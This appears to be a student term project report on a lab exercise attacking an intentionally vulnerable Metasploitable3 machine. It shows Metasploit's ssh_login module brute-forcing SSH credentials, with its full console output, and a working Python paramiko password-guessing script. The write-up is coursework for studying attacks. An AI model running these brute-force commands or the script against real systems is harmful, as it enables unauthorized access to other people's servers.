ICS 344

TERM 242

TERM PROJECT

GROUP 7

Name/ Mohammed Al Lail ID/202152850


Name/ Ali almatar ID/202158190

Name/ Hassan Al Nasser ID/202163950

Phase1: (Setup and Compromise the Service)

Task 1.1: (Use Kali Linux tool Metasploit to compromise the service)

Setting up Metasploitable3 and Kali linux:



Attack Execution: Using Metasploit:

- **Searching for a service to compromise**
- **We select to compromise** auxiliary/scanner/ssh/ssh_login

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check S
canner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Lo
gin Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh
/ssh_login_pubkey

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

- **Setting up the required attributes RHOST , PASS_FILE , USERS_FILE**
- **We create 2 files text , for passwords and users and then used them**

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.10.20.4
RHOST ⇒ 192.10.20.4
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE ⇒ /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE ⇒ /home/kali/users.txt
```

compromising the service using Metasploit:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.10.20.4:22 - Starting bruteforce
[-] 192.10.20.4:22 - Failed: 'ftp:password'
[-] 192.10.20.4:22 - Failed: 'ftp:123456'
[-] 192.10.20.4:22 - Failed: 'ftp:vagrant'
[-] 192.10.20.4:22 - Failed: 'vagrant:password'
[-] 192.10.20.4:22 - Failed: 'vagrant:123456'
[+] 192.10.20.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(v
agrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:4
0:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (192.10.20.5:41235 → 192.10.20.4:22) at 2025-04-27 22:11:42 +0300
[-] 192.10.20.4:22 - Failed: 'user:password'
[-] 192.10.20.4:22 - Failed: 'user:123456'
[-] 192.10.20.4:22 - Failed: 'user:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

After running the burteforce using Metasploit, we find the username and password => **vagrant:vagrant**

Task 1.2: Compromise the service using a custom script

The custom script (python)

```python

import paramiko
import sys

# Target information
target_ip = '192.10.20.4'
username = 'vagrant'
password_list = ['vagrant', 'admin', 'password']  # Example password list

for password in password_list:
    try:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        client.connect(target_ip, username=username, password=password)
        print(f'Success: {username}:{password}')
        client.close()
        break
    except paramiko.AuthenticationException:
        print(f'Failed: {username}:{password}')
    except Exception as e:
        print(f'Error: {e}')
```

Compromise the service using the custom script

- After we execute the script, a success message of finding the username and password was shown, which is **=> vagrant : vagrant**

```
msf6 auxiliary(scanner/ssh/ssh_login) > python3 /home/kali/Downloads/custom_script.py
[*] exec: python3 /home/kali/Downloads/custom_script.py

Success: vagrant:vagrant
msf6 auxiliary(scanner/ssh/ssh_login) >
```